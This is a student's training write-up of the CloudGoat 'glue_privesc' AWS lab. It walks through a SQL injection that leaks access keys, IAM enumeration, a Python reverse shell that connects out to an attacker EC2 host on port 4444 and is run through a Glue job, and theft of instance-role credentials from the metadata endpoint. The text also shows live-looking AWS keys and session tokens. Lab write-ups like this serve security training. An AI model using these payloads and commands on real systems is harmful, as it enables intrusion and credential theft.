BoB 13th

Track training assignments

glue_privesc final report

CLASS	Cloud DFIR class I
Mentor	NIKO
Submission Date	2024년 08월 20일
track/name /phone(last 4 digits)	digitalforenisc/YeomSeungvin /6827

목차

1. 환경 구성


First, there were too many errors related to the account, so I created a new aws account. And change a ₩cloudgoat₩scenarios₩glue_privesc₩terraform₩ rds.tf file.

```
resource "aws_db_instance" "cg-rds" {
  allocated_storage    = 20
  storage_type         = "gp2"
  engine               = "postgres"
  engine_version       = "13.11"
  instance_class       = "db.t3.micro"
  db_subnet_group_name = aws_db_subnet_group.cg-rds-subnet-group.id
  db_name              = var.rds-database-name
  username             = var.rds_username
  password             = var.rds_password
  parameter_group_name = "default.postgres13"
  publicly_accessible  = false
  skip_final_snapshot  = true
```


I changed the engine version to 13.11. So. It's done properly like the picture below.

```
Apply complete! Resources: 59 added, 0 changed, 0 destroyed.

Outputs:

cg_web_site_ip = "52.72.110.156"
cg_web_site_port = 5000

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cg_web_site_ip = 52.72.110.156
cg_web_site_port = 5000

[cloudgoat] Output file written to:

    /mnt/c/Users/naksa/Desktop/last/cloudgoat/glue_privesc_cgidqmctafyxm1/start.txt
```

So, I get IP and Port.




2. Exploit




I can see that the upload box exists in the red box above.

So when I upload the file, I get a window asking me to wait 3 minutes as follows.



After adding the data like that, I pressed the FILTER button in the window above to check the packet through BURP SUITE.



By looking at the red box, you can see what data you send in what format.

If you look at it, you can see that the data is being read from DATABASE, so I tried SQL Injection through the curl program.

```
</html>n0rel1fe@n0rel1fe:/mnt/c/Users/naksa/Desktop/last/cloudgoat$ curl -X POST -d "selected_date=1' or 1=1--" http://52.72.110.156:5000/
<!DOCTYPE html>
<html>
<head>
    <title>Data Monitoring</title>
    <link href="../static/index.css" rel="stylesheet">
</head>
<body>
    <h1>This is data monitoring page</h1>
    <a href="/upload" id="move-link">move to upload page</a>
    <br>
    <form action="/" method="post" class="data-filter-form">
        <label for="order-data-select" class="filter-label">order_data  </label>
        <div class="select-container">
            <select id="order-data-select" name="selected_date" class="filter-select">
                <option value="2023-10-01">2023-10-01</option>

                <option value="2023-10-02">2023-10-02</option>

                <option value="2023-10-03">2023-10-03</option>

                <option value="2023-10-04">2023-10-04</option>
```

```
                <tr>
                    <td>2023-10-09</td>
                    <td>K2178</td>
                    <td>10.84</td>
                    <td>CN</td>
                </tr>

                <tr>
                    <td>2023-10-10</td>
                    <td>Z2020</td>
                    <td>83.11</td>
                    <td>KR</td>
                </tr>

                <tr>
                    <td>AKIAS2VS4BMKHQKIHQ4V</td>
                    <td>qkwQhCAoEHtaTg957oQiCBDzwQDhZmoCC6Oerdh7</td>
                    <td>None</td>
                    <td>None</td>
                </tr>

        </tbody>
    </table>
    <!--
        Data query logic : select * from original_data where order_date='{input_date}'
    -->
    <hr>
    <img src="../static/graph.png">
```

If you look closely at the data, you can check the data that look like AWS ACCESS KEY.

```
n0rel1fe@n0rel1fe:/mnt/c/Users/naksa/Desktop/last/cloudgoat$ aws iam list-attached-user-policies --user-name cg-glue-admin-glue_privesc_cgidqmctafyxm1
{
    "AttachedPolicies": []
}
```


```
n0rel1fe@n0rel1fe:/mnt/c/Users/naksa/Desktop/last/cloudgoat$ aws iam list-attached-user-policies --user-name cg-glue-admin-glue_privesc_cgidqmctafyxm1
{
    "AttachedPolicies": []
}
```


```
n0rel1fe@n0rel1fe:/mnt/c/Users/naksa/Desktop/last/cloudgoat$ aws iam get-user-policy --user-n
{
    "UserName": "cg-glue-admin-glue_privesc_cgidqmctafyxm1",
    "PolicyName": "glue_management_policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "glue:CreateJob",
                    "iam:PassRole",
                    "iam:Get*",
                    "iam:List*",
                    "glue:CreateTrigger",
                    "glue:StartJobRun",
                    "glue:UpdateJob"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "VisualEditor0"
            },
            {
                "Action": "s3:ListBucket",
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::cg-data-from-web-glue-privesc-cgidqmctafyxm1",
                "Sid": "VisualEditor1"
            }
        ]
    }
}
```

Now, I have confirmed the security policies through the AWS ACCESS KEY.

And I was able to check the information about the files uploaded to the AWS server.

```
n0rel1fe@n0rel1fe:/mnt/c/Users/naksa/Desktop/last/cloudgoat$ aws s3 ls cg-data-from-web-glue-privesc-cgidqmctafyxm1
2024-08-20 03:26:13         66 TEST.csv
2024-08-20 03:03:44        297 order_data2.csv
n0rel1fe@n0rel1fe:/mnt/c/Users/naksa/Desktop/last/cloudgoat$
```

It was confirmed that the test.csv that was initially uploaded was uploaded as follows.

ex.py

```python
import socket,subprocess,os


s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("54.160.107.123",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

I will now upload the reverse shell code to that server. The above picture is the code that generates the reverse shell.

To do that, we created a server that can communicate with the outside world.

I assigned EC2 and set it to accept all INBOUND settings.

```
n0rel1fe@n0rel1fe:~/ex$ ssh -i bob13_key.pem ec2-user@54.160.107.123

A newer release of "Amazon Linux" is available.
  Version 2023.5.20240819:
Run "/usr/bin/dnf check-release-update" for full release and version update info
   ,     #_
   ~\_  ####_        Amazon Linux 2023
  ~~  \_#####\
  ~~     \###|
  ~~       \#/ ___   https://aws.amazon.com/linux/amazon-linux-2023
   ~~       V~' '->
    ~~~         /
      ~~._.   _/
         _/ _/
       _/m/'
[ec2-user@ip-172-31-50-6 ~]$
```

Then, I connected to the server through SSH.

```
[ec2-user@ip-172-31-50-6 /]$ nc -lvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

To run reverse shell, I opened 4444 PORT to create LISTEN status.

```
n0rel1fe@n0rel1fe:~/ex$ curl -X POST -F 'file=@ex1.py' http://52.72.110.156:5000/upload_to_s3
<!DOCTYPE html>
<html>
<head>
    <title>Upload Page</title>
    <link href="../static/loadspinner.css" rel="stylesheet">
</head>
<body>
    <h1>Data File upload</h1>
    <p>If you upload a CSV file, it is saved in S3</p>
    <p>The data is then reflected on the monitoring page.</p>
    <br>
    <p>*Blocked file formats: xlsx, tsv, json, xml, sql, yaml, ini, jsonl</p>
    <p>
        Please upload a CSV file<br>
        <div>
            <span>&lt;csv format&gt;<span>
                <table id="order-table">
                <thead>
                    <tr>
                        <th>order_data</th>
                        <th>item_id</th>
                        <th>price</th>
                        <th>country_code</th>
                    </tr>
```

I uploaded the file to upload_to_S3 entry point using Curl.

```
n0rel1fe@n0rel1fe:~/ex$ aws s3 ls cg-data-from-web-glue-privesc-cgidqmctafyxm1
2024-08-20 03:26:13         66 TEST.csv
2024-08-20 03:54:51        214 ex.py
2024-08-20 04:39:29        218 ex1.py
2024-08-20 03:03:44        297 order_data2.csv
```

If you check the uploaded data, you can check the successful uploaded files as follows, and if you look closely, there are several files, which are traces of the failed attack.

```
n0rel1fe@n0rel1fe:~/ex$ aws glue start-job-run --job-name script
{
    "JobRunId": "jr_acd1336e93e05d9ab2d0fa20b321e846bc62ba45f5cb316c5a66a6472a3a8d03"
}
n0rel1fe@n0rel1fe:~/ex$ cat script.py
```

Then you registered the task to run the appropriate script.py and ran the task with the following commands.

```
[ec2-user@ip-172-31-50-6 ~]$ nc -lvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
aws glue get-job-runs --job-name script^C
[ec2-user@ip-172-31-50-6 ~]$ nc -lvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 35.153.157.78.
Ncat: Connection from 35.153.157.78:41770.
/bin/sh: 0: can't access tty; job control turned off
$
$ id
uid=10000 gid=0(root) groups=0(root)
$
```

If you run a Python file that tries to connect to port 4444 that you have opened, you can see that the reverse shell is executed and connected as follows.

If you look at the permissions like that, you can see /bin/sh running through the root permissions.

```
$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   935  100   935    0     0   456k      0 --:--:-- --:--:-- --:--:--  913k
{"AccessKeyId":"ASIAS2VS4BMKEOQQ5YE5","SecretAccessKey":"a0QorbH3QkLmFjD/DfjZyi+Zp7PRTLa+QM6FUkJc","Token":"IQoJb3JpZ2luX2VjEEUaCXVzLWVhc3QtMSJHMEUCIGcMyCW1jYx6oF00thNH5mVLKe/aIxf
XoQ2AXKkwF0LZAiEAqkIiBgo1I2mYITthR79cXA7A+7yb1PcpFZburnLU2WgqxwIITRAAGgwxOTQ3MjI0MDEwNDQiDIo1jOsnJ0SvS7aP4SqkAvmgKYT0SUC9q1787DX0ksha0y8Qwfg2GskMiA4wmL01UkZ1xPhY4VutShZSgX9T+9EUxf
KKKsLhNfy0QivYmnbaD/jJ4GZkhuA7CmBX+f3x4CWUI2/dzrkzpbF7/CiMovfh3qYqqsXMu0f/7Ge7xBFvG8WlfacClb60Oy3N/D5cal6BYSkKomgXydneiu/JIuy5osWuJuMSW5aJ++pyo2CPnhsES6S8vxJ9jgKenUjUTh4n5ssg5EbMY
fAaZQ19/xq+W1ksyl8fyP18lExZK6gHGdEDaercjMpL/WhL0SPi3luLDQAFEoZ3ML0k23M8XlhL4mdxIoIl+HJuvBn9dyUfNjUf+DSNX1O2L/+4BVRFyYrPD4WuluV/SAWGAg/m8CI7iD8wy8qOtgY6kwH9IFu1HKHDb7+Z3MRk4mHVqMhV
tIzAL9HhDsEA9Uitwl4reNCVKRGUSFaSxe4UdGNRtIISJwpZg6p5WxdConFYCY3L6SZwwBhj6Zmi58U0+fhdLY0Qs7L2+GW0qngXcG6JOqvsuLR//Gp1z/GqgNOl+dR+ZLLNQcNCPfyVOTAVdqETdiRWQNkiLN7z8hTHDMT6rwU\u003d",
```

curl http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy

You can then check various credentials as follows.

```
$
export AWS_ACCESS_KEY_ID=ASIAS2VS4BMKJYH6GN46
export AWS_SECRET$ _ACCESS_KEY=6VhmSLwLgKeYuNr57tVO1sRU3l9Yx7fis0Ix$ 910V
export AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjE$ EUaCXVzLWVhc3QtMSJHMEUCIEnaFm2
0MDEwNDQiDArUYICg3xdh/ysQCyqkAjwbkBD7/aEy5zcabG8EfUStA9Bk4pX5nBHcAElS+J15Kc
76CUvjxa29gxP4NXPu8/knkgLsCTRQBV3TKBWJGcyH5irE9o1lkfb3/mW6FUJOuTeHROodvvuBr
IGD6ypzJ07z2NGyDa/s32QSr59YQq+03NyXwxtnuwfPNlasJgtdIZmtCxQyUlgw4c2OtgY6kwGY
j5494ouIa+bST4Qg8j2EPWCGaZ5XWRWcv3/+jmyesPHnt7fTGlevxpF+bgToXCdcDzg13x6+tt+
$ aws ssm describe-parameters
{
    "Parameters": [
        {
            "Name": "flag",
            "Type": "String",
            "LastModifiedDate": 1724090619.018,
            "LastModifiedUser": "arn:aws:iam::194722401044:user/BOB13",
            "Description": "this is secret-string",
            "Version": 1,
            "Tier": "Standard",
            "Policies": []
        }
    ]
}
$ aws ssm describe-parameters
{
    "Parameters": [
        {
            "Name": "flag",
            "Type": "String",
            "LastModifiedDate": 1724090619.018,
            "LastModifiedUser": "arn:aws:iam::194722401044:user/BOB13",
            "Description": "this is secret-string",
            "Version": 1,
            "Tier": "Standard",
            "Policies": []
        }
    ]
}
```

From the obtained credential information, I get FLAG~!!!